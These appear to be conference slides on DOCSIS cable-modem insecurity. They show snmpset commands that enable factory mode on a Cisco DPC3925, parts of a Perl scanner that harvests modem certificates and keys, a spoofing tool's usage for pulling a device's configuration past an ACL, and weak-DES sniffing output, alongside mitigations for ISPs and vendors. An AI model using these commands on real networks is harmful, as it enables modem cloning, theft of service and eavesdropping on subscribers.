
- <https://github.com/ohjeongwook/DumpFlash>



Factory Mode

- **Administrative functions**
 - **Reflashing Firmware**
 - **Dumping keys**

Factory Mode



A screenshot of a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The window shows the following text output:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\      >snmpget -v2c -c public 192.168.100.1 1.3.6.1.2.1.1.1.0
SNMPv2-MIB::sysDescr.0 = STRING: Cisco DPC3925 DOCSIS 3.0 2-PORT Voice Gateway <
<HW_REV: 1.0; VENDOR: Cisco; BOOTR: 2.3.0beta5; SW_REV: d3925-P15-5-v302r12912-1
00201a; MODEL: DPC3925>

C:\Users\      >snmpset -v2c -c public 192.168.100.1 1.3.6.1.4.1.4413.2.99.1.1.1
.2.1.2.1 s wi431Z04eUK25fAU7yZ8FTeR
SNMPv2-SMI::enterprises.4413.2.99.1.1.1.2.1.2.1 = STRING: "wi431Z04eUK25fAU7yZ8F
TeR"

C:\Users\      >snmpget -v2c -c public 192.168.100.1 1.3.6.1.2.1.1.1.0
SNMPv2-MIB::sysDescr.0 = STRING: Cisco DPC3925 DOCSIS 3.0 2-PORT Voice Gateway <
<HW_REV: 1.0; VENDOR: Cisco; BOOTR: 2.3.0beta5; SW_REV: d3925-P15-5-v302r12912-1
00201a; MODEL: DPC3925>> FACTORY MODE ENABLED!
```

SNMP Scanning

```
fastcert.pl
1 v #####
2 # FastCert, searches for modems with factory mode enabled and      #
3 #           then retrieves all the necessary certs.          #
4 #           #
5 # Author: duhast          #
6 # URL: http://www.sbhacker.net/forum/index.php?showuser=1798    #
7 #           #
8 #####
9
10 use Net::SNMP qw(snmp_dispatcher oid_lex_sort);
11
12 format STDOUT_TOP =
13 HFC IP Address      MAC Address
14 -----
15 .
16 my ( $wrng, $wrng2 ) = ( 0, 0 );
17 my $pstme      = localtime();
18 my $startip    = $ARGV[0] || &usage;
19 my $endip      = $ARGV[1] || &usage;
20 my $community  = $ARGV[4] || &usage;
21 my $maxwork    = $ARGV[3] || &usage;
22 my $port       = $ARGV[5] || &usage;
23 my $retrs      = $ARGV[7] || &usage;
24 my $timeout    = $ARGV[6] || &usage;
25 v {
```

SNMP Scanning

```
140 my $serno = $session->var_bind_list->{'1.3.6.1.3.83.1.1.4.0'};  
141     if ($serno =~ m/noSuch/){ $serno='N/A'; };  
142 my $macaddr = $session->var_bind_list->{'1.3.6.1.2.1.2.2.1.6.2'};  
143 $macaddr = chkMac($macaddr);  
144 my $EthMac = $session->var_bind_list->{'1.3.6.1.4.1.1166.1.19.4.3.0'};  
145 $EthMac = chkMac($EthMac);  
146 my $UsbMac = $session->var_bind_list->{'1.3.6.1.3.103.1.5.1.3.1.5'};  
147 $UsbMac = chkMac($UsbMac);  
148 my $cmFactoryBigRSAPublicKey = $session->var_bind_list->{'1.3.6.1.4.1.1166.1.19.4.50.0'};  
149 $cmFactoryBigRSAPublicKey =~ s/0x//gi;  
150     my $res=$session->get_request(  
151     -varbindlist=>['1.3.6.1.4.1.1166.1.19.4.51.0'],  
152     callback=>[\&GetCert2,$hfcip,$factory,$macaddr,$serno,$EthMac,$UsbMac,$cmFactoryBigRSAPublicKey]);
```

SNMP ACL's

```
[INFO] [DOCSIS.DMG(pid=435)]:  
[INFO] [DOCSIS.DMG(pid=435)]: ***      INITIALIZATION COMPLETE - MODEM IS OPERATIONAL      ***  
[INFO] [DOCSIS.DMG(pid=435)]:  
#com2sec      sec.name      source  community  
com2sec local 0.0.0.0 [REDACTED]  
com2sec @eRouterconfig_0 [REDACTED].0/255.255.254.0 public  
com2sec @eRouterconfig_1 [REDACTED].0/255.255.255.0 public  
  
#group  sec.group      sec.model      sec.name  
group MyRWGroup v1 local  
group MyRWGroup v2c local  
group @eRouterconfigV1_0          v1 @eRouterconfig_0  
group @eRouterconfigV2_0          v2c @eRouterconfig_0  
group @eRouterconfigV1_1          v1 @eRouterconfig_1  
group @eRouterconfigV2_1          v2c @eRouterconfig_1
```

Bypassing SNMP ACL's

- <https://github.com/nccgroup/cisco-snmp-slap>

OVERVIEW

cisco-snmp-slap utilises IP address spoofing in order to bypass an ACL protecting an SNMP service on a Cisco IOS device.

Typically IP spoofing has limited use during real attacks outside DoS. Any TCP service cannot complete the initial handshake. UDP packets are easier to spoof but the return packet is often sent to the wrong address, which makes it difficult to collect any information returned.

However if an attacker can guess the snmp rw community string and a valid source address an attacker can set SNMP MiBs. One of the more obvious uses for this is to have a Cisco SNMP service send its IOS configuration file to another device.

Bypassing SNMP ACL's

- <https://github.com/nccgroup/cisco-snmp-slap>

USAGE

In this example I will take a simple IOS device with an access list protecting a SNMP service using the community string 'cisco'

```
access-list 10 permit 10.100.100.0 0.0.0.255
snmp-server community cisco rw 10
```

One IOS device's IP address is 10.0.0.1

The pentester has an IP address 10.0.0.2 and has started a TFTP server.

If the tester knows all of this they use the one shot single mode to grab the device's config file. E.g.

```
./slap.py single cisco 10.0.0.2 10.100.100.100 10.0.0.1
```

DOCSIS Encryption

- **Use of 56-bit DES**
- **DOCSIS 3.0 adds support for AES**
 - **Never seen AES used (as of 2015)**
 - **Lack of use likely due to DOCSIS 2.0 support**

DOCSIS Encryption



DOCSIS 3.1 Encryption: Worldwide

[CM-SP-SECv3.1-I04-150910](#)

[Data-Over-Cable Service Interface Specifications](#)

11 CRYPTOGRAPHIC METHODS

This section specifies cryptographic algorithms and key sizes.

11.1 Packet Data Encryption

The CMTS MUST use the CBC mode (see [NIST-800-38A]) of either the Data Encryption Standard (DES) algorithm (see [FIPS 46-3]) or the Advanced Encryption Standard (AES) algorithm (see [FIPS 197]) to encrypt the Packet Data field, RF MAC PDU Frames. The CM MUST use the CBC mode (see [NIST-800-38A]) of either the Data Encryption Standard (DES) algorithm (see [FIPS 46-3]), or the Advanced Encryption Standard (AES) algorithm (see [FIPS 197]) to encrypt the Packet Data field, RF MAC PDU Frames, and the Fragmentation Payload and Fragmentation CRC Fields in MAC Fragmentation Frames.

The CM MUST support one-hundred twenty-eight (128)-bit AES (i.e., a 128 bit key) with a one-hundred twenty-eight (128)-bit block. The CM MUST support fifty-six (56)-bit DES. The CM MAY support forty (40)-bit DES.

The CMTS MUST support one-hundred twenty-eight (128)-bit AES (i.e., 128 bit key) with a one-hundred twenty-eight (128)-bit block. The CMTS MUST support fifty-six (56)-bit DES. The CMTS MAY support forty (40)-bit DES.

DOCSIS 3.1 Encryption: China

Security Specification

CM-SP-SECv3.1-I04-150910

Annex E Additions and Modifications for Chinese Specification (Normative)

This annex defines the Security requirements used in conjunction with the Chinese DOCSIS Architectures [C-DOCSIS].

This is an optional annex and in no way affects certification of equipment adhering to the North American technology option described in the sections referenced above.

The C-DOCSIS Cable Modem Termination System (CMTS) MUST support all the features and requirements as defined in this Security Specification. The C-DOCSIS Cable Modem (CM) MUST support all the features and requirements as defined in this Security Specification.

The following section identifies the main differences in security requirements as supported by devices deployed in C-DOCSIS architectures.

E.1 Security Requirement Differences for C-DOCSIS

- AES:
 - The CMTS MAY support Advanced Encryption Standard (AES) for traffic (packet PDU) encryption.

Problems with DOCSIS SEC

```
bernardomr@splinter:~/cabletables
File Edit View Search Terminal Help
bernardomr@splinter:~/cabletables$ python tools/sniff_security_parameters.py --s ^eed-channel [REDACTED]
2015-10-27 22:43:22-0700 [-] Log opened.
2015-10-27 22:43:22-0700 [-] Scanning [REDACTED]Mhz
2015-10-27 22:43:23-0700 [ChannelScanner] Found channel at [REDACTED]Mhz, waiting for MDD
2015-10-27 22:43:23-0700 [ChannelScanner] Got 16 downstream channels from MDD message
2015-10-27 22:43:23-0700 [-] Found frequencies: [REDACTED]
[REDACTED]
2015-10-27 22:43:25-0700 [-] EAE is disabled
2015-10-27 22:43:25-0700 [-] Waiting for BPKM. This could take a while...
2015-10-27 22:43:42-0700 [-] BPKM TEK algorithm: DES
2015-10-27 22:43:42-0700 [-] Main loop terminated.
```

Problems with DOCSIS SEC

```
▶ Frame 6477318: 193 bytes on wire (1544 bits), 193 bytes captured (1544 bits)
▶ DOCSIS
▶ Mac Management
▼ BPKM Response Message
    BPKM Code: Auth Reply (5)
    BPKM Identifier: 2
    BPKM Length: 159
▼ BPKM Attributes
    10 Key Sequence Number: 1
    9 Key Lifetime (s): 604800
    7 Auth Key: 9acaf44a04e47e8bb1aac99b2460208ec0afaa369750a30d...
▼ 23 SA Descriptor
    12 SAID: 5168
    24 SA Type: 0
    20 Cryptographic Suite: CBC-Mode 56-bit DES, no data authentication (0x0100)
```

0030	04 e4 7e 8b b1 aa c9 9b	24 60 20 8e c0 af aa 36	..~.... \$`6
0040	97 50 a3 0d 56 76 ec 8c	06 a0 47 c9 6d 85 00 40	.P..Vv... .G.m..@
0050	f4 fb 8c ce 88 33 2c b7	24 84 d0 e9 0f 9d 2c 5a3,. \$......,Z
0060	04 b5 e1 a1 7d 90 d3 7e	62 bb 27 a0 3f 23 aa e8}..~ b.'..?#..
0070	a3 6a ac 63 d5 ed 3e e1	7d bc 96 8b 9c 58 d2 f4	.j.c..>. }....X..
0080	85 58 a2 f2 7b 50 f4 00	d5 a0 2e 70 0b ec 5f 5f	.X..{P..p..
0090	08 c5 08 d2 31 9e 5a bf	fd 7c 02 33 cf 4d ef 781.Z. . .3.M.x
00a0	52 4e 90 ff 74 b4 85 ee	2e b8 df 5d 17 00 0e 0c	RN..t....]
00b0	00 02 14 30 18 00 01 00	14 00 02 01 00 ef 98 120....
00c0	62		b

Problems with DOCSIS SEC

- CMTS are not picking most secure cryptographic algorithm supported by CM
- Re-use of CBC IV in each frame
 - Required by specification
 - Identical packets will have identical ciphertext

Sniffing DOCSIS

- **MPEG packets like normal TV to encapsulate data (ISO/IEC 13818-1)**
 - <https://github.com/gmsoft-tuxicoman/pom-ng>
 - <https://bitbucket.org/drspringfield/cabletables>
- **MPEG Encapsulation: MPEG packets > DOCSIS frames > ETHERNET frames > IPv4 > TCP**

Sniffing DOCSIS: Id the Victim

- **Sniff ARP traffic on downstream and collect subnets**
- **ICMP ping sweeps across subnets with various packets sizes**
- **Perform correlation between encrypted packet sizes and sent ICMP packet length**
 - **Produce (MAC, IP) tuples**

Sniffing DOCSIS

bernardomr@splinter: ~/cabletables

Status: Correlation result: 0 correlations

166 Modems, 4 IPs

MAC Address	SAID	Bytes received	Time since seen	IP Address	DES(0)	TEK
6c:	13715 14	14Mb	76.7s			
f4:	2430 8	109Kb	41.1s			
10:	9297 4	37Mb	6.8s			
08:	11757 14	2Mb	14.1s			
28:	7632 0	57Mb	0.0s			
90:	12501 0	39Mb	10.0s			
80:	4612 8	37Mb	0.0s			
4c:	14051 6	36Mb	4.6s			
14:	10901 8	18Mb	47.8s			
80:	6321 0	5Mb	0.0s			
e8:	14752 14	5Mb	6.5s			
6c:	11859 12	4Mb	5.7s			
64:	3813 4	4Mb	1.3s			
90:	8233 8	3Mb	4.3s			
80:	1270 1	3Mb	9.8s			
90:	6007 4	3Mb	7.5s			
4c:	10506 5	3Mb	29.5s			
e8:	15482 5	3Mb	3.0s			
90:	7012 8	1Mb	0.0s			
4c:	10406 8	1Mb	9.2s			
20:	6656 0	1Mb	7.1s			
90:	8299 7	1Mb	77.2s			
58:	13819 12	965Kb	5.4s			
cc:	13439 0	513Kb	1.0s			
00:	10759 2	469Kb	9.8s	-	-	-
08:	9036 8	459Kb	104.7s	-	-	-
58:	10612 11	348Kb	53.6s	-	-	-
14:	8385 0	338Kb	3.0s	-	-	-
6c:	9839 3	271Kb	145.6s	-	-	-
94:	53 10	187Kb	0.9s	-	-	-
10:	13771 4	186Kb	6.3s	-	-	-
e8:	10965 9	163Kb	277.4s	-	-	-
80:	5963 8	159Kb	1.0s	-	-	-
7c:	3282 14	143Kb	8.7s	-	-	-
00:	8071 5	135Kb	5.3s	-	-	-
00:	5309 8	103Kb	84.0s	-	-	-
4c:	12117 9	62Kb	46.8s	-	-	-
cc:	13894 9	60Kb	18.2s	-	-	-
fc:	4839 6	52Kb	430.4s	-	-	-
00:	4989 14	46Kb	8.8s	-	-	-
00:	14572 11	45Kb	75.1s	-	-	-
00:	13213 0	44Kb	138.1s	-	-	-


Sniffing DOCSIS



Bernardo Rodrigues
@bemardomr

Trying cabletables from @drspringfield and sniffing some DOCSIS packets. Amazing job dude! #docsis #sniff #cablemodem

[Ver tradução](#)




melgares @rmelgares - 17 de mar de 2014
get me some of that #docsis ☺☺☺☺☺-☺-☺☺☺



Sniffing DOCSIS

- ARP traffic is in the clear
- IP registration occurs prior to encryption/auth
 - Unless EAE enabled (Early Authentication & Encryption)

Sniffing DOCSIS



Brazilian Criminals

Attacks using rogue DNS servers + CPEs:
Step 4: change the CPE DNS configuration

When the victim visits a site with a malicious iFrame, this iFrame


- performs brute force attacks on CPEs, abusing default or weak passwords
- changes the DNS configurations to point resolution to a rogue DNS server
- other actions, like restart the CPE

Other compromise vectors

- via telnet or ssh brute force
- exploiting the CPEs' vulnerabilities

A Special Case is the Arris Broadband Router:
Telnet is default and can't be disabled

- daily password generator online
- Shodan lists thousands of devices just searching by "Enter password"



7 FIRST Trials and Tribulations
LACNIC RIR
Inscrivense 512

7 FIRST Trials and Tribulations Cristine Hoepers

LACNIC RIR
Inscrivense 512

29 visualizações

Brazilian Criminals

publicado em 28/03 às 08h47

Ex-policial é preso por instalar "gato" de TV a cabo

07:02

TV A CABO: EX-POLICIAL É PRESO

R7 Gostei (6) Espalhe: Incorporar 3580 visitas

O ex-soldado foi preso em flagrante com um comparsa em São Paulo. Ele já tinha ainda passagens por furto e estelionato. Na casa dele foram encontrados aparelhos para instalação da TV por assinatura, uniformes utilizados por técnicos dessas empresas e uma pistola sem licença.

Brazilian Criminals

Edição do dia 15/08/2014

15/08/2014 21h53 - Atualizado em 15/08/2014 21h53

Fraude milionária com pirataria de sinais de TV é descoberta em SP

Polícia Civil e MP desmantelaram grande esquema de furto de sinal.
Serviço era vendido em todo o Brasil e disfarçado com servidor no Canadá.



Brazilian Criminals

09/07/2015 13h22 - Atualizado em 09/07/2015 13h22

Polícia prende quadrilha que fazia 'gato' para TV a cabo em Curitiba

Equipamentos eram desbloqueados e vendidos numa média de R\$ 600. Aparelhos eram enviados para todo o país; prisão foi em flagrante.

Do G1 PR, com informações da RPC Curitiba



Solutions: ISPs

- **Firmware Upgrades**
- **Isolate DOCSIS network**
- **ACL's**
- **BPI+ Policy Total**
- **TFTP Enforce**

Solutions: ISPs

- **DMIC - Dynamically generates config file passwords (Can't reuse)**
- **Enforce EAE - Encrypts IP & DHCP process**
- **Cable Privacy Hotlist (finds cloned modems)**

Solutions: Vendors

- **No more backdoors**
- **FCC certification – Security**
- **Open Source?**
- **TPM, Smart Cards?**

Insecurity: Root Causes

- **Improperly configured CM/CMTS**
- **Security flaws in CM/CMTS OS**
- **Costs & Convenience**
- **Backwards compatibility != Security**

Myths

- **Perfect Clones (Theft of Service)**
 - **"Nobody is innocent"**
 - **"Needs physical access"**
 - **"You need JTAG, SPI"**



Conclusion

- **The question remains:**
 - **Is DOCSIS a secure & viable communications protocol?**

R.I.P TG862 SN XXXXXXXXX91344



† 2015

IN MEMORIAM